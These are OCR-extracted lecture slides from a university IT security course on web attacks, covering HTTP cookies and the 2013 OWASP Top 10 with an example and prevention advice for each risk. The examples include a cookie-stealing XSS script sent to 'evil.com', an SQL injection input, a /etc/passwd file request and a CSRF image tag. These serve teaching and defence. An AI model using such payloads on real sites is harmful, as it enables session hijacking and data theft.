Web Attacks

ITS335: IT Security


Sirindhorn International Institute of Technology
Thammasat University

Prepared by Steven Gordon on 20 December 2015
its335y15s2l09, Steve/Courses/2015/s2/its335/lectures/webattacks.tex, r4287

Contents


Dynamic Content with Server-Side Processing

Web applications often used client- and server-side processing to offer dynamic, personalized content to browsers




HTTP is Stateless

HTTP designed as stateless protocol




But web applications often want to maintain state between requests to provide: personalisation, session management, tracking

Personalisation of Responses




Managing Login Sessions



HTTP Cookies

- Cookies are way to implement state with HTTP
- A cookie is data structure including:
  1. Name
  2. Value
  3. Expiry date/time
  4. Path
  5. Domain that cookie is valid for
  6. Flag to indicate if HTTPS is needed
- Common usage of cookies:
  1. Web server creates cookie and sends in header field of HTTP response; server often stores session information related to cookie
  2. Web browser stores received cookies, and sends in header field of HTTP requests sent to same domain
  3. When web server receives a HTTP request with a cookie, it identifies browser by comparing cookie with session information

Cookies for Session Management



Issues with Cookies

How long should your browser store them?

- Session cookies: expiry not set; delete upon close
- Persistent cookies: expiry date set; delete upon expiry
- Allow user to manually delete cookies

Which domains should cookies belong to?

- 1st party cookie: domain of URL and cookie same
- 3rd party cookie: domain of URL and cookie differ
  - Often used for tracking users; browser privacy settings may disallow 3rd party cookies

Can cookies be used with HTTP and HTTPS?

- Yes, but browser security policies may disallow it
- If Secure flag in cookie is set, can only be used with https

Contents

The Open Web Application Security Project

- OWASP: *"Be the thriving global community that drives visibility and evolution in the safety and security of the worlds software."*
- Global community under not-for-profit OWASP Foundation
- All resources open and free
- Tutorials, cheat sheets, Top 10, methodologies, APIs, code libraries, testing software, forums, ...
- https://www.owasp.org/

OWASP Top 10

- 10 most critical web application security risks
- Released 2003, 2004, 2007, 2010, 2013
- Collect data from 4 consulting companies and 3 tool vendors
- 500,000+ vulnerabilities across 100's of organisations and applications

OWASP Top 10 – 2013

1. Injection
2. Broken Authentication and Session Management
3. Cross-Site Scripting (XSS)
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. Cross-Site Request Forgery (CSRF)
9. Using Known Vulnerable Components
10. Unvalidated Redirects and Forwards

OWASP Top 10

- Most risks are due to poor development and configuration practices
  - Use secure programming practices
  - Develop and follow standard development procedures
- Some risks are due to software vulnerabilities
  - Be aware of software components in use; upgrade when necessary

See OWASP documents for detailed recommendations

Contents

A1 Injection

Example

- Application creates query from form inputs:
  `SELECT * FROM grades WHERE sid='$id' AND cid='$course'`
- Attacker enter form value that causes unintended query to be processed:
  Course field: `its335' OR '1'='1`
- Query executed:
  `SELECT * FROM grades WHERE sid='54123' AND cid='its335' OR '1'='1'`
- Result: grades of all users/courses are selected

A1 Injection

Prevention

- Use API that provides parameterized to engine: prepared statements, stored procedures
- Escape special characters
- Use white list for input validation: specify the inputs that are allowed

A2 Broken Authentication and Session Management

Example

- Session IDs are included in URL. If the URL is made available to others, they can log in as user: `http://siit.th/grades.php?sessionid=8jdf30d`
- Timeouts are too long. A user leaves a public computer and others can contiue their session
- Attacker gains access to password database and can discover user passwords

Prevention

- Ensure session IDs are not available via URL, logs, error messages; in HTTP cookies only
- Use appropriate password selection and storage mechanisms

A3 Cross-Site Scripting

Example

- HTML constructed using unvalidated input, e.g.: `<?php echo $_GET['name'] ?>`
- Attacker sets URL to include script to redirect to attackers site:
  `http://siit.th/view.php?name=Steve<script> document.location='http://evil.com/ stealcookie.php?c='document.cookie</script>`
- Script is executed, sending cookie to attackers website

Prevention

- Escape all untrusted data
- White list input validation
- Libraries to automatically sanitize input

A4 Insecure Direct Object Reference

Example 1

- Web page displays content based on parameter, e.g. grades.php shows grades for a particular student user:
  `http://siit.th/grades.php?id=54123`
- Attacker modifies parameter to see unauthorised content. E.g. student 54123 sets `id` to different value to see another students grades:
  `http://siit.th/grades.php?id=54789`

Example 2

- file.php shows contents of a file:
  `http://siit.th/file.php?name=lecture.pdf`
- Attacker modifies parameter to download any file on server:
  `http://siit.th/file.php?name=/etc/passwd`

A4 Insecure Direct Object Reference

Prevention

- Perform access control checks for each requested object, e.g. `grades.php` includes code:
  `if id not userid then cannot access`
- Use indirect object references. E.g. `lecture.pdf` is downloaded by link:
  `http://siit.th/file.php?id=05eb939de`
  Application maintains mapping from `05eb939de` to `lecture.pdf`

A5 Security Misconfiguration

Examples

- Install of server application (e.g. PhpMyAdmin, Moodle, Wordpress) includes admin console and examples. They are not removed and default passwords unchanged.
- Web server allows directory listings. Visiting the directory allows attacker to download hidden files and source code.
- Server applications display debug output, exposing flaws that attacker can take advantage of

Prevention

- Develop procedure for deploying and testing applications
- Deploy patches/upgrades in timely manner
- Keep components separate so compromise of one doesn't compromise others

A6 Sensitive Data Exposure

Examples

- HTTPS is not used; session cookies for logins are stolen by attacker intercepting traffic, allowing them to log in
- Passwords are unsalted; a file upload flaw allows attacker to download password file and use rainbow table to find passwords
- Confidential info (e.g. credit card numbers) stored in database unencrypted; SQL injection flaw allows attacker to read the info

Prevention

- Encrypt sensitive data at rest and in transit
- Don't store sensitive data unnecessarily
- Store salted hashes of passwords with strong algorithms
- Disable autocomplete on forms collecting private info

A7 Missing Function Level Access Control

Examples

- Attacker browses to target URL that is missing appropriate access control
  `http://siit.th/grades/get_phpinfo.php`
  `http://siit.th/grades/admin/index.php`
- Application uses *action* parameter to perform functions. Attacker can perform actions that are unauthorised
  `http://siit.th/grades?action=edit`

Prevention

- Develop consistent and easy to analyze authentication/authorization module that can be used across application
- Deny access by default, explicity grant permissions
- Don't rely on links being hidden

A8 Cross-Site Request Forgery

Example

- Application allows logged in user to change data: `http://siit.th/editgrade.php?id=54123&course=its335&grade=D`
- Attacker has another website and includes link to above hidden from user: `<img src=http://siit.th/editgrade.php?id=54123&course=its335&grade=A`
- Victim visits attackers site while logged in to application

Prevention

- Include unique, unpredictable token in each HTTP request
- Include token in hidden field (sent in HTTP request), not in URL

A9 Using Components with Known Vulnerabilities

Examples

- Many applications use third-party components/libraries to implement common functionality
- Flaws in those components make your application vulnerable
- CMS and plugins: Drupal, Wordpress, Joomla, Wikis; Frameworks: CXF, Glassfish, Zend, .NET; libraries, ...

Prevention

- Be aware of all components and versions in use
- Monitor security announcements of components
- Establish policies for using, testing components

A10 Unvalidated Redirects and Forwards

Examples

- Application has a redirect page `redirect.php`. Attacker uses it to redirect users to malicious site using phishing:
  `http://siit.th/redirect.php?url=evil.com`
- Application has feature to forward to other pages; attacker uses it to bypass access control:
  `http://siit.th/index.php?fwd=admin.php`

Prevention

- Avoiding using redirects and forwards
- Ensure supplied values are valid and authorised for user
- Application maps URL to value; user sees values, not the URL

Summary of Risks

RISK	Attack Vectors	Security Weakness		Technical Impacts
	Exploitability	Prevalence	Detectability	Impact
A1-Injection	EASY	COMMON	AVERAGE	SEVERE
A2-Authentication	AVERAGE	WIDESPREAD	AVERAGE	SEVERE
A3-XSS	AVERAGE	VERY WIDESPREAD	EASY	MODERATE
A4-Insecure DOR	EASY	COMMON	EASY	MODERATE
A5-Misconfig	EASY	COMMON	EASY	MODERATE
A6-Sens. Data	DIFFICULT	UNCOMMON	AVERAGE	SEVERE
A7-Function Acc.	EASY	COMMON	AVERAGE	MODERATE
A8-CSRF	AVERAGE	COMMON	EASY	MODERATE
A9-Components	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE
A10-Redirects	AVERAGE	UNCOMMON	EASY	MODERATE

Contents

Key Points

- Web applications are a common target for security attacks
- OWASP is one organisation that describes attacks and countermeasures
- Many attacks are due to poor programming or configuration procedures
- Recommendation: study OWASP website and material before developing a web application